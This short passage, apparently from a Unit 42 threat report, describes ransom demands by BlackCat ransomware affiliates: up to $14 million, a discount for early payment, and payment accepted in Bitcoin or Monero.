

 Unit 42 has observed BlackCat affiliates asking for ransom amounts of up to $14 million, though they offered to discount this demand to $9 million if paid before the established time. Interestingly, the ransom demand gives the victim the option to pay not only in Bitcoin (the most common option) but also in Monero.
 Get updates from Unit 42